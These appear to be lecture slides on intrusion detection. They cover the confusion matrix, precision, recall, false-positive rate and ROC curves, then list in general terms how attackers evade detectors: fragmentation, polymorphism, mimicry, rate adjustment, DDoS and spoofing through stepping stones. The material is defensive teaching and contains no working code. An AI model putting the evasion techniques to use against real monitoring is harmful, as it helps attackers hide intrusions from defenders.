
False negative: an actual attack that was not detected

		Detection Result	
		Positive (alert)	Negative (silence)
Actual Event	Positive (malicious)	TP	FN
	Negative (benign)	FP	TN

$$\text{Precision} = TP / (TP + FP)$$

$$\text{Recall (sensitivity)} = TP / (TP + FN)$$

$$\text{FP rate} = FP / (FP + TN)$$



How many selected items are relevant?

$$\text{Precision} = \frac{\text{true positives}}{\text{true positives} + \text{false positives}}$$

How many relevant items are selected?

$$\text{Recall} = \frac{\text{true positives}}{\text{true positives} + \text{false negatives}}$$

Receiver Operating Characteristic (ROC) Curve



Concise representation of a detector's accuracy

Y axis:

success rate
of detecting
signal events

X axis:

error rate of
falsely identifying
noise events



Evasion – *“Stay under the radar”*

Both anomaly and misuse detection systems can be evaded by breaking the detector’s assumptions

- Detectors rely on certain features

- Make those features look legitimate or at least non-suspicious

Many techniques

- Fragmentation

- Content mutation/polymorphism/metamorphism

- Mimicry

- Rate adjustment (slow and stealthy vs. fast and noisy)

- Distribution and coordination (e.g., DoS vs. DDoS)

- Spoofing and stepping stones

- ...